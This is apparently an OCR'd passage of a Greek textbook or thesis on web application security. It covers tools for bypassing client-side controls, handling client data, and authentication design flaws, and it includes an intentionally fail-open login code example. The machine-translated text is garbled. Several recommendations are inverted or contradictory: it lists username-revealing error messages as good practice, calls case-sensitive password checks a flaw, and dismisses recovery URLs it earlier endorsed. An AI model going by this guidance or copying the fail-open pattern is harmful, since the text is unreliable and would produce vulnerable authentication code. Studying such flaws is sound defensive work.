Σε μερικές σπάνιες περιπτώσεις μπορεί να βρεθούν στοιχεία επικοινωνίας προγράμματος-πελάτη χρησιμοποιώντας ένα πρωτόκολλο διαφορετικό από το HTTP , τα οποία δεν μπορούν να αντιμετωπιστούν με τη χρήση ενός μηχανισμού παρακολούθησης μεσολάβησης . Σε αυτές τις περιπτώσεις , μπορεί ακόμα να είναι σε θέση να μπορεί να τροποποιηθεί η κυκλοφορία χρησιμοποιώντας είτε ένα δίκτυο **sniffer** ή ένα εργαλείο λειτουργίας - αγκίστρωσης .

Ένα παράδειγμα είναι η **Echo Mirage** , η οποία μπορεί να εισφέρει σε μια διαδικασία και να παρακολουθήσει τις κλήσεις στα APIs , επιτρέποντας μας να δούμε και να τροποποιήσουμε τα δεδομένα πριν από την αποστολή.

"Επεκτάσεις Decompiling Browser"

Μέχρι στιγμής ο πιο ενδελεχής τρόπος για την επίθεση ενός συστατικού επέκτασης του προγράμματος περιήγησης είναι να αποκωδικοποιήσει το αντικείμενο ,η εκτέλεση μιας πλήρης αναθεώρησης του πηγαίου κώδικα , και εάν είναι απαραίτητο η τροποποίηση στον κώδικα για να αλλάξει τη συμπεριφορά του αντικειμένου , και να ξαναμεταγλωττιστεί . Όπως έχει ήδη αναφερθεί, οι επεκτάσεις του προγράμματος περιήγησης συγκεντρώνονται σε bytecode .Ο Bytecode είναι μια υψηλού επιπέδου ανεξάρτητα από την πλατφόρμα δυαδικής αναπαράστασης που μπορεί να εκτελεστεί από σχετικό διερμηνέα (όπως η Java Virtual Machine ή το Flash Player) , και κάθε τεχνολογία επέκτασης του προγράμματος περιήγησης που χρησιμοποιεί τη μορφή bytecode . Ως αποτέλεσμα , η εφαρμογή μπορεί να τρέξει σε οποιαδήποτε πλατφόρμα υποστηρίζει τον κατάλληλο διερμηνέα.

Η υψηλού επιπέδου φύση της αναπαράστασης bytecode σημαίνει ότι είναι πάντα θεωρητικά δυνατό να αποκωδικοποιήσει το bytecode σε κάτι που μοιάζει με τον αρχικό πηγαίο κώδικα . Ωστόσο , διάφορες αμυντικές τεχνικές μπορούν να χρησιμοποιηθούν για να προκαλέσουν τον decompiler να αποτύχει , ή την παραγωγή decompiled κώδικα που είναι πολύ δύσκολονα ερμηνευτεί .

"Στερέωση Debugger"

Το Decompilation είναι η πιο ολοκληρωμένη μέθοδος κατανόησης και θέτει σε κίνδυνο μια επέκταση του προγράμματος περιήγησης . Ωστόσο , σε μεγάλα και σύνθετα συστατικά που περιέχουν δεκάδες χιλιάδες γραμμές κώδικα , είναι σχεδόν πάντα πολύ πιο γρήγορο να τηρεί το συστατικό κατά τη διάρκεια της εκτέλεσης , συσχετίζοντας μεθόδους και κατηγορίες με τις κεντρικές δράσεις μέσα στη διεπαφή . Αυτή η προσέγγιση αποφεύγει επίσης δυσχέρειες που μπορεί να προκύψουν με ερμηνεία και recompiling σε ασαφή bytecode . Στόχος είναι η εκτέλεση βασικών λειτουργιών και η αλλαγή της συμπεριφοράς του στους ελέγχους που εφαρμόζονται .

Επειδή το πρόγραμμα εντοπισμού σφαλμάτων λειτουργεί σε επίπεδο bytecode , μπορεί να χρησιμοποιηθεί εύκολα να ελέγχει και να κατανοεί τη ροή της εκτέλεσης . Ειδικότερα , αν ο πηγαίος κώδικας μπορεί να αποκτηθεί μέσω αντίστροφης μεταγλώττισης , τα σημεία διακοπής μπορεί να ρυθμιστούν σε γραμμές κώδικα , που επιτρέπουν την κατανόηση που έχει αποκτηθεί μέσω της αντίστροφης μεταγλώττισης και να υποστηρίζεται από την πρακτική παρατήρηση της πορείας του κώδικα που λαμβάνεται κατά τη διάρκεια της εκτέλεσης .

Αν και ο εντοπισμός σφαλμάτων δεν έχει ωριμάσει πλήρως για όλη την έκταση των τεχνολογιών του προγράμματος περιήγησης , τα debugging υποστηρίζονται καλά για βοηθητικές εφαρμογές Java . Μακράν ο καλύτερος πόρος για αυτό είναι το **JavaSnoop** , ένα πρόγραμμα εντοπισμού Java που μπορεί να ενσωματώσει και να αποσυνθέσει πηγαίο κώδικα , εντοπίζει τις μεταβλητές μέσω μιας εφαρμογής , και ορίζει σημεία διακοπής.

" Native στοιχεία προγράμματος-πελάτη"

Ορισμένες εφαρμογές χρειάζονται για να εκτελέσουν ενέργειες μέσα στον υπολογιστή του χρήστη που δεν μπορούν να να διεξάγονται μέσα από ένα πρόγραμμα περιήγησης με βάση το **VM sandbox** . Μερικά παραδείγματα μηχανισμών ελέγχου ασφάλειας από τη μεριά του πελάτη είναι:

- Η Επαλήθευση ότι ένας χρήστης έχει ένα σαρωτή ιών.
- Η Επαλήθευση ότι οι ρυθμίσεις του διακομιστή μεσολάβησης και άλλες εταιρικές πιστοποιήσεις είναι σε ισχύ.
- Η Ενσωμάτωση μιας μονάδας ανάγνωσης έξυπνης κάρτας.

Τυπικά , αυτά τα είδη ενεργειών απαιτούν τη χρήση συστατικών κώδικα, που ενσωματώνουν τις τοπικές λειτουργία της εφαρμογής με τη λειτουργία της εφαρμογής web .Τα φυσικά συστατικά του πελάτη συχνά παραδίδονται μέσω ελέγχου **ActiveX** . Αυτά είναι προσαρμοσμένες επεκτάσεις του προγράμματος περιήγησης που τρέχουν έξω από το **sandbox** του προγράμματος περιήγησης . Τα Φυσικά συστατικά του πελάτη μπορεί να είναι σημαντικά και πιο δύσκολο να αποκρυπτογραφήσει κάποιος σε σχέση με άλλες επεκτάσεις του προγράμματος περιήγησης , επειδή δεν υπάρχει ισοδύναμο με ενδιάμεσο bytecode . Ωστόσο , οι αρχές παρακάμψης των client-side έλεγχων εξακολουθούν να ισχύουν , έστω και αν αυτό απαιτεί ένα διαφορετικό σύνολο εργαλείων . Εδώ είναι μερικά παραδείγματα από δημοφιλή εργαλεία που χρησιμοποιούνται για το έργο αυτό :

- Το Ollydbg είναι ένα πρόγραμμα εντοπισμού σφαλμάτων των Windows που μπορεί να χρησιμοποιηθεί για να ενισχύσει μέσω native εκτελέσιμου κώδικα ,να ορίσει σημεία διακοπής , και να εφαρμόσει patches για εκτελέσιμα , είτε στο δίσκο ή κατά την εκτέλεση.

- IDA Pro είναι ένας disassembler που μπορεί να παράγει αναγνώσιμο κώδικα από το πηγαίο εκτελέσιμο κώδικα σε μια ευρεία ποικιλία από πλατφόρμες .

" Χειρισμός Client- Side δεδομένων με ασφάλεια"

Όπως έχουμε δει , το βασικό πρόβλημα της ασφάλειας με εφαρμογές web προκύπτει επειδή τα client - side συστατικά και η είσοδος του χρήστη είναι εκτός του άμεσου ελέγχου του διακομιστή . Ο πελάτης , και όλα τα δεδομένα που λαμβάνονται από αυτό , είναι εγγενώς αναξιόπιστα .

"Μετάδοση δεδομένων μέσω του Πελάτη"

Με πολλές εφαρμογές , οι ίδιοι εκτεθειμένοι μεταδίδουν κρίσιμα δεδομένα όπως οι τιμές των προϊόντων και τα προεξοφλητικά επιτόκια μέσω του πελάτη με μη ασφαλή τρόπο . Εάν είναι δυνατόν , οι αιτήσεις θα πρέπει να αποφεύγουν τη μετάδοση αυτού του είδους των δεδομένων μέσω του πελάτη.

Σε σχεδόν κάθε πιθανό σενάριο , είναι δυνατόν να κρατήσει εν λόγω δεδομένα ο διακομιστής και αναφορά απευθείας από τη server-side λογική όταν χρειάζεται . Για παράδειγμα , μια εφαρμογή που δέχεται παραγγελίες χρηστών για διάφορα προϊόντα θα πρέπει να επιτρέπουν στους χρήστες να υποβάλουν έναν κωδικό προϊόντος και την ποσότητα και να δει την τιμή του κάθε ζητούμενου προϊόντος σε ένα διακομιστή της βάσης δεδομένων . Ακόμη και όταν η εφαρμογή προσφέρει διαφορετικές τιμές ή εκπτώσεις σε διαφορετικούς χρήστες , δεν υπάρχει καμία ανάγκη να απομακρυνθεί από αυτό το μοντέλο .

Οι τιμές μπορούν να πραγματοποιηθούν εντός της βάσης δεδομένων σε μια βάση ανά χρήστη , και τα προεξοφλητικά επιτόκια μπορούν να αποθηκευτούν σε προφίλ χρήστη ή ακόμα και αντικείμενα συνόδου. Η εφαρμογή ήδη κατέχει, όλες τις πληροφορίες που χρειάζεται για να υπολογίσει την τιμή ενός προϊόντος. Διαφορετικά , θα ήταν σε θέση , το ανασφαλές μοντέλο , να αποθηκεύσει την τιμή αυτή σε μια κρυφή φόρμα αρχείων . Αν προγραμματιστές αποφασίζουν ότι δεν έχουν καμία εναλλακτική λύση , αλλά να μεταδώσει κρίσιμα δεδομένα μέσω του πελάτη , τα δεδομένα θα πρέπει να υπογραφούν ή / και να κρυπτογραφηθούν για την πρόληψη της αλλοίωσης των χρηστών . Εάν υιοθετηθεί αυτή η πορεία δράσης , υπάρχουν δύο σημαντικά λάθη που πρέπει να αποφύγει κάποιος :

- Μερικοί τρόποι χρήσης υπογραφής ή κρυπτογραφημένων δεδομένων μπορεί να είναι ευάλωτοι σε replay επιθέσεις . Για παράδειγμα , εάν η τιμή του προϊόντος είναι κρυπτογραφημένη πριν αποθηκευτεί σε ένα κρυφό αρχείο , μπορεί να είναι δυνατό να αντιγράφτεί στο κρυπτογραφημένο η τιμή ενός φθηνότερου προϊόντος και να το υποβάλει στη θέση της αρχικής τιμής . Για την αποτροπή αυτής της επίθεσης , η αίτηση πρέπει να περιλαμβάνει επαρκή πλαίσιο εντός των κρυπτογραφημένων δεδομένων για να το αποτρέψει από το να αναπαραχθεί σε ένα διαφορετικό πλαίσιο . Για παράδειγμα, η εφαρμογή θα μπορούσε να ενώσει το προϊόν κώδικα και την τιμή , με την κρυπτογράφηση του ως ένα ενιαίο στοιχείο και στη συνέχεια με την επικύρωση ότι η κρυπτογραφημένη συμβολοσειρά που υποβάλλονταν ήταν στην πραγματικότητα το προϊόν που έχει παραγγείλει.

- Εάν οι χρήστες γνωρίζουν τις κρυπτογραφημένες συμβολοσειρές που αποστέλλονται σε αυτούς, μπορεί να είναι σε θέση να εξαπολύσουν επιθέσεις για να ανακαλύψουν το κλειδί κρυπτογράφησης που ο διακομιστής χρησιμοποιεί . Αφού γίνει αυτό, μπορεί να κρυπτογραφήσει αυθαίρετες τιμές .

Σε εφαρμογές που τρέχουν στην πλατφόρμα **ASP.NET** , είναι σκόπιμο να μην αποθηκεύει οποιαδήποτε προσαρμοσμένα δεδομένα εντός της **ViewState** - ειδικά σε ευαίσθητες πληροφορίες που δεν θα θέλετε να εμφανίζονται στην οθόνη για να τους χρήστες . Η επιλογή αποδοχής της ViewState MAC πρέπει να ενεργοποιηθεί .


"Επικύρωση Client- Generated Δεδομένων"

Τα δεδομένα που συγκεντρώνονται στον πελάτη και μεταδίδεται στον server δεν μπορούν κατ 'αρχήν να επικυρώνονται με ασφάλεια για τον πελάτη για αυτό καλό είναι η πραγματοποίηση των παρακάτω :

- Ελαφρύς client-side ελέγχους, όπως πεδία σε HTML μορφή και JavaScript που μπορούν εύκολα να παρακαμφθούν και να μην παρέχουν καμία διαβεβαίωση σχετικά με την είσοδο που ο server λαμβάνει

- ελέγχους που εφαρμόζονται σε κατασκευαστικά στοιχεία επέκτασης του προγράμματος περιήγησης, που είναι μερικές φορές δυσκολο να παρακαμπτούν , αλλά αυτό μπορεί απλώς να επιβραδύνει έναν εισβολέα για ένα μικρό χρονικό διάστημα.

- Χρήση σε μεγάλο βαθμό ασαφή ή συσκευασμένο κώδικα προγράμματος-πελάτη που παρέχει εμπόδια ,ωστόσο , ένας αποφασιστικός εισβολέας μπορεί πάντα να τα ξεπεράσει αυτά . Ο μόνος ασφαλής τρόπος για να επικυρώσει τα στοιχεία των πελατών είναι η αίτηση από την πλευρά του διακομιστή. Κάθε στοιχείο των δεδομένων που λαμβάνονται από τον πελάτη θα πρέπει να θεωρείται ως μολυσμένο και πιθανώς κακόβουλο .



13.Σχεδιάγραμμα Επίθεσης σε φόρμα συμπλήρωσης στοιχείων

Κεφάλαιο 5
Επιθέσεις Αυθεντικότητας

Ο καθένας μπορεί να πληκτρολογήσει λέξεις σε μια φόρμα σύνδεσης σε μια προσπάθεια να μαντέψει έναν έγκυρο κωδικό πρόσβασης. Σε άλλες περιπτώσεις , ανεπαίσθητες ανωμαλίες μπορεί να κρύβονται βαθιά μέσα από την εφαρμογή επεξεργασίας που μπορούν να αποκαλυφθούν και να αξιοποιηθούν μόνο μετά από την επίπονη ανάλυση ενός πολλαπλών βαθμίδων μηχανισμού σύνδεσης.

"Τεχνολογίες ταυτότητας"

Ένα ευρύ φάσμα από τεχνολογίες είναι διαθέσιμες για τους προγραμματιστές web εφαρμογών , στην εφαρμογή μηχανισμών ελέγχου ταυτότητας : ταυτότητας HTML που βασίζονται σε φόρμες ,μηχανισμούς και πολλαπλά , όπως εκείνα που σχετίζονται με τους κωδικούς πρόσβασης .

- έξυπνες κάρτες **SSL** πιστοποιητικά
- **HTTP** και σύνοψη ταυτότητας
- Windows, ενσωματωμένος έλεγχο ταυτότητας με χρήση **NTLM ή Kerberos**
- υπηρεσίες ελέγχου ταυτότητας

Μέχρι στιγμής ο πιο κοινός μηχανισμός ελέγχου ταυτότητας που χρησιμοποιείται από τις εφαρμογές web χρησιμοποιεί HTML φόρμες για να συλλάβει ένα όνομα χρήστη και έναν κωδικό πρόσβασης και να τα υποβάλει στην εφαρμογή . Ο μηχανισμός αυτός αντιπροσωπεύει πάνω από το 90 % των αιτήσεων που είναι πιθανό να συναντήσει κάποιος στο διαδίκτυο , όπως οι online τραπεζικές υπηρεσίες , όπου ο βασικός μηχανισμός συχνά επεκτείνεται σε πολλαπλά στάδια , που απαιτεί από τον χρήστη να υποβάλει πρόσθετα διαπιστευτήρια , όπως ένα **PIN** ή επιλεγμένους χαρακτήρες από μια μυστική λέξη . Οι HTML φόρμες εξακολουθούν να χρησιμοποιούνται συνήθως για να συλλάβουν τα σχετικά δεδομένα . Στην ασφάλεια πιο κρίσιμων εφαρμογών , όπως το private banking , είναι σύνηθες να αντιμετωπίζονται μηχανισμοί πολυπαραγοντικοί με διακριτικά. Αυτά τα διακριτικά συνήθως παράγουν ένα ρεύμα κωδικών πρόσβασης one-time ή μπορούν να εκτελέσουν μια λειτουργία πρόκλησης- απάντησης με βάση τα στοιχεία προδιαγραφών από την εφαρμογή .

Δεδομένου ότι το κόστος αυτής της τεχνολογίας πέφτει την πάροδο του χρόνου , είναι πιθανό ότι οι περισσότερες εφαρμογές θα χρησιμοποιήσουν αυτό το είδος μηχανισμού . Ωστόσο , πολλές από αυτές τις λύσεις δεν αντιμετωπίζουν τις απειλές για τις οποίες είχαν επινοηθεί - κυρίως **phishing** επιθέσεις και εκείνες που απασχολούν την πλευρά του πελάτη **Trojans** . Ορισμένες εφαρμογές web χρησιμοποιούν client-side SSL πιστοποιητικά ή κρυπτογραφικούς μηχανισμούς που εφαρμόζονται στο πλαίσιο έξυπνων καρτών . Λόγω της χορήγησης και διανομής των στοιχείων αυτών , χρησιμοποιούνται συνήθως μόνο σε κρίσιμα από πλευράς ασφάλειας περιβάλλοντα όπου η βασική χρήστη της εφαρμογής είναι μικρή , όπως **web-based VPNs** .

Οι μηχανισμοί HTTP - based authentication χρησιμοποιούνται σπάνια στο Internet. Πιο συχνά συναντώνται σε περιβάλλοντα intranet σε εσωτερικούς χρήστες ενός οργανισμού για να αποκτήσουν πρόσβαση σε εταιρικές εφαρμογές, ή πιστοποιήσεις τομέα . Η εφαρμογή στη συνέχεια επεξεργάζεται αυτά τα διαπιστευτήρια , χρησιμοποιώντας μια των τεχνολογιών αυτών . Υπηρεσίες ελέγχου ταυτότητας από τρίτους , όπως το **Microsoft Passport** που περιστασιακά αντιμετωπίζουν.


"Ατέλειες Σχεδιασμού στους μηχανισμούς Αυθεντικοποίησης"

Η Λειτουργικότητα ταυτότητας υπόκειται σε περισσότερες αδυναμίες σχεδιασμού από οποιαδήποτε άλλο μηχανισμό ασφαλείας που χρησιμοποιείται συνήθως σε εφαρμογές web . ακόμη και το φαινομενικά απλό , τυποποιημένο μοντέλο με αίτηση ταυτότητας για χρήστες με βάση το όνομα χρήστη και τον κωδικό πρόσβασής τους , οι ελλείψεις στο σχεδιασμό του μοντέλου αυτού μπορεί να αφήσει την εφαρμογή ιδιαίτερα ευάλωτη σε μη εξουσιοδοτημένη πρόσβαση .

"Ευάλωτη μετάδοση Εντολών"

Αν μια εφαρμογή χρησιμοποιεί μια μη κρυπτογραφημένη σύνδεση HTTP για τη μετάδοση διαπιστευτήριων σύνδεσης , μπορεί εύκολα να παρακολουθείται . Ανάλογα με την τοποθεσία μπορούν να διαμένουν :

- Σε τοπικό δίκτυο του χρήστη
- Εντός του ISP του χρήστη
- Εντός του ISP που φιλοξενεί την εφαρμογή



14.Σχεδιάγραμμα Αυθεντικοποίησης

" Αλλαγή κωδικού πρόσβασης "

Παραδόξως , πολλές εφαρμογές web δεν παρέχουν κανένα τρόπο για τους χρήστες να αλλάξουν τον κωδικό πρόσβασής τους . Ωστόσο, αυτή η λειτουργία είναι απαραίτητη για έναν καλά σχεδιασμένο μηχανισμό ελέγχου ταυτότητας:

- Περιοδική αλλαγή κωδικού πρόσβασης που μετριάζει την απειλή παραβίασης του κωδικού πρόσβασης .

- Οι χρήστες που υποπτεύονται ότι οι κωδικοί τους μπορεί να έχουν παραβιαστεί πρέπει να είναι σε θέση να αλλάξουν γρήγορα τον κωδικό τους για να μειώσουν την απειλή της μη εξουσιοδοτημένης χρήσης . Αν και είναι ένα απαραίτητο μέρος ενός αποτελεσματικού μηχανισμού ελέγχου ταυτότητας , η αλλαγή του κωδικού πρόσβασης είναι συχνά ευάλωτη. Καλό είναι να γίνουν τα εξής :

- Να δωθεί ένα λεπτομερές μήνυμα σφάλματος που υποδεικνύει εάν το αιτούμενο όνομα χρήστη είναι έγκυρο.

    - Να ελέγχεται εάν ο " νέος κωδικός πρόσβασης έχει την ίδια αξία μετά την επικύρωση του υφιστάμενου κωδικού πρόσβασης .

Μια τυπική λειτουργία αλλαγής κωδικού πρόσβασης περιλαμβάνει ένα σχετικά μεγάλο σύνολο σκέψεων . Η αίτηση πρέπει να προσδιορίζει τον χρήστη , να επικυρώνει το παρεχόμενο τους υφιστάμενους κωδικούς πρόσβασης, να ενσωματώνει σε οποιοδήποτε λογαριασμό άμυνες lockout , να συγκρίνει τους νέους κωδικούς πρόσβασης μεταξύ τους και ενάντια στους κανόνες ποιότητας κωδικού πρόσβασης.

"Υπενθύμιση Κωδικού Πρόσβασης"

Όπως στην αλλαγή του κωδικού πρόσβασης ,οι μηχανισμοί ανάκτησης για ένα ξεχασμένο κωδικό προκαλούν συχνά προβλήματα που μπορεί να να αποφεύγονται στην κύρια σύνδεση . Διάφορα είδη αδυναμιών στο σχεδιασμό συχνά μπορεί να βρεθούν σε:

- Η υπενθύμιση συχνά περιλαμβάνει την παρουσίαση στο χρήστη μια δευτερεύουσας πρόκλησης στη κύρια σύνδεση. Αυτή η πρόκληση είναι συχνά πολύ πιο εύκολο για έναν εισβολέα να ανταποκριθεί όταν προσπαθεί να μαντέψει τον κωδικό πρόσβασης του χρήστη . Ερωτήσεις σχετικά με το πατρικό της μητέρας , ονόματα, ημερομηνίες αξέχαστες , αγαπημένα χρώματα , θα έχουν ένα πολύ μικρότερο σύνολο πιθανών απαντήσεων από το σύνολο των πιθανών κωδικών πρόσβασης .Επιπλέον , αφορούν συχνά τις πληροφορίες που είναι δημόσια γνωστές και ένας αποφασισμένος εισβολέας μπορεί να τις ανακαλύψει με μια μέτρια προσπάθεια . Σε πολλές περιπτώσεις , η εφαρμογή επιτρέπει στους χρήστες να δημιουργήσουν το δικό τους κωδικό πρόσβασης για την ανάκτηση και την ανταπόκριση κατά τη διάρκεια της εγγραφής .

- Όπως και με την αλλαγή του κωδικού πρόσβασης , οι προγραμματιστές εφαρμογών συνήθως παραβλέπουν το ενδεχόμενο επιθέσεων brute-force στην απάντηση σε μια ανάκτηση κωδικού πρόσβασης, ακόμη και όταν έχουν μπλοκάρει αυτή την επίθεση στην κεντρική σελίδα πρόσβασης . Αν η εφαρμογή επιτρέπει απεριόριστες προσπαθείες ανάκτησης κωδικού πρόσβασης , είναι πολύ πιθανό να τεθεί σε κίνδυνο από ένα αποφασισμένο επιτιθέμενο .

- Σε μερικές εφαρμογές , η ανάκαμψη αντικαθίσταται με ένα απλό password που εμπιστεύεται από τους χρήστες κατά την εγγραφή. Και πάλι , ένας εισβολέας με έναν κατάλογο των κοινών usernames μπορεί να συλλάβει εύκολα ένα μεγάλο αριθμό υποδείξεων κωδικού πρόσβασης και , στη συνέχεια,να ξεκινήσουν να μαντεύουν.

- Ο μηχανισμός με τον οποίο μια εφαρμογή επιτρέπει στους χρήστες να ανακτήσουν τον έλεγχο του λογαριασμού τους μετά από τη σωστή απάντηση σε μια πρόκληση είναι συχνά ευάλωτοι . Ένα αρκετά ασφαλές μέσο για την εφαρμογή αυτού είναι η αποστολή ένος μοναδικού μη μαντέψιμου κωδικού , για περιορισμένο χρονικό διάστημα ανάκαμψης στη διεύθυνση e-mail του χρήστη που παρέχεται κατά τη διάρκεια της εγγραφής . Η επίσκεψη σε αυτόν το URL μέσα σε λίγα λεπτά δίνει τη δυνατότητα στο χρήστη να ορίσει έναν νέο κωδικό πρόσβασης . Ωστόσο , άλλοι μηχανισμοί ανάκτησης λογαριασμού αντιμετωπίζονται συχνά ως ανασφαλής με το σχεδιασμό :

- Ορισμένες εφαρμογές αποσύρουν αμέσως το χρήστη σε επικυρωμένη σύνοδο μετά την επιτυχή ολοκλήρωση της, επιτρέποντας στον εισβολέα να χρησιμοποιήσει το λογαριασμό χωρίς ανίχνευση , και χωρίς ποτέ να χρειάζεται να γνωρίζει τον κωδικό πρόσβασης του χρήστη .

- Ορισμένες εφαρμογές χρησιμοποιούν το μηχανισμό αποστολής ένα μοναδικό URL ανάκαμψης. Αυτό δεν παρέχει καμία απολύτως ενισχυμένη ασφάλεια για τη διαδικασία ανάκαμψης , πέραν της ενδεχομένης καταγραφή του e –mail διευθύνσεων που χρησιμοποιούνται από έναν εισβολέα .

"Ελλιπής Επικύρωση της Εντολής"

Οι καλά σχεδιασμένοι μηχανισμοί πιστοποίησης επιβάλλουν διάφορες απαιτήσεις για κωδικούς πρόσβασης , όπως ένα ελάχιστο μήκος ή τη παρουσία κεφαλαίων και πεζών χαρακτήρων . Αντίστοιχα , κάποιοι κακοσχεδιασμένοι μηχανισμοί ταυτότητας δεν επιβάλλουν αυτές τις καλές πρακτικές. Για παράδειγμα , ορισμένες εφαρμογές περικόβουν τους κωδικούς πρόσβασης και , συνεπώς, την επικύρωση μόνο των πρώτων χαρακτήρων . Ορισμένες εφαρμογές εκτελούν μια διάκριση πεζών-κεφαλαίων έλεγχων των κωδικών πρόσβασης .

"Ατέλειες στην Εφαρμογή Επαλήθευσης"

Ακόμη και ένας καλά σχεδιασμένος μηχανισμός ελέγχου ταυτότητας μπορεί να είναι ιδιαίτερα ανασφαλής λόγω λαθών που έγιναν κατά την εφαρμογή του . Αυτά τα λάθη μπορεί να οδηγήσουν σε πληροφορίες διαρροής , πλήρης παράκαμψης εισόδου , ή αποδυνάμωση της συνολικής ασφάλειας του μηχανισμού όπως έχει σχεδιαστεί. Οι Εφαρμογές ροών τείνουν να είναι πιο λεπτές και πιο δύσκολο να ανιχνευθούν από τα ελαττώματα σχεδιασμού, όπως η κακή ποιότητα κωδικών πρόσβασης και επιθέσεων **brute force** .

Fail - Μηχανισμοί Ανοιχτής Εισόδου

Fail - ανοιχτή λογική είναι ένα είδος λογικής ροών που έχουν ιδιαίτερα σοβαρές συνέπειες στο πλαίσιο των μηχανισμών ελέγχου ταυτότητας .

Το παρακάτω είναι ένα αρκετά επινοημένο παράδειγμα ενός μηχανισμού σύνδεσης που αποτυγχάνει . Εάν η κλήση προς db.getUser ( ) ρίχνει μια εξαίρεση για κάποιο λόγο (για παράδειγμα , ένα μηδενικό δείκτη, επειδή το αίτημα του χρήστη δεν περιέχει ένα όνομα χρήστη ή τον κωδικό πρόσβασης παραμέτρων) , η σύνδεση δουλεύει . Μολονότι η συνεδρία δεν μπορεί να δεσμεύεται σε μια συγκεκριμένη ταυτότητα του χρήστη και ως εκ τούτου μπορεί να μην είναι πλήρως λειτουργική , μπορεί ακόμα να επιτρέψει σε έναν εισβολέα την πρόσβαση σε ορισμένα ευαίσθητα δεδομένα.

```
Public Response checkLogin ( συνεδρία) {
try {
String uname = session.getParameter ( "username" ) ;
String passwd = session.getParameter ( "password" ) ;
User User = db.getUser ( uname , passwd ) ;
if (user == null ) {
/ / Μη έγκυρα διαπιστευτήρια
session.setMessage ( " Η σύνδεση απέτυχε . ");
return doLogin ( συνεδρία ) ;
}
}
catch ( Exception e ) { }
/ / Έγκυρος  χρήστης
session.setMessage ( " Είσοδος επιτυχής . ");
return doMainMenu ( συνεδρία ) ;
}
```


Στον τομέα αυτό, δεν θα περίμενε κανείς κώδικα να περάσει ακόμη και με την πιο πρόχειρη επανεξέταση της ασφάλειας . Ωστόσο, σε ίδια εννοιολογική ροή είναι πολύ πιο πιθανό να υπάρχουν σε πιο περίπλοκους μηχανισμούς .

"Εξασφάλιση Ταυτότητας"

Η εφαρμογή μιας ασφαλούς λύσης εξασφάλισης ταυτότητας περιλαμβάνει προσπαθείες για να πληρούν διάφορους βασικούς στόχους ασφάλειας , και σε πολλές περιπτώσεις ενάντια σε άλλους στόχους , όπως η λειτουργικότητα , η χρηστικότητα , και το συνολικό κόστος . Σε ορισμένες περιπτώσεις. Η περισσότερη ασφάλεια μπορεί πραγματικά να είναι αντιπαραγωγική . Εδώ είναι μερικοί παράγοντες που εξετάζουν τη κατάλληλη ισορροπία :

- Η κρισιμότητα της ασφάλειας δεδομένης της λειτουργικότητας που προσφέρει η εφαρμογή
- Ο βαθμός στον οποίο οι χρήστες θα ανέχονται να συνεργαστούν με διαφορετικούς τύπους ελέγχου ταυτότητας
- Το κόστος της υποστήριξης είναι λιγότερο φιλικό προς το χρήστη

Το κόστος των χρηματοοικονομικών συναλλαγών των ανταγωνιστικών εναλλακτικών λύσεων σε σχέση με τα έσοδα πρέπει να προκύπτουν από την εφαρμογή ή την αξία των περιουσιακών στοιχείων που προστατεύουν κατά των μηχανισμών ελέγχου ταυτότητας .



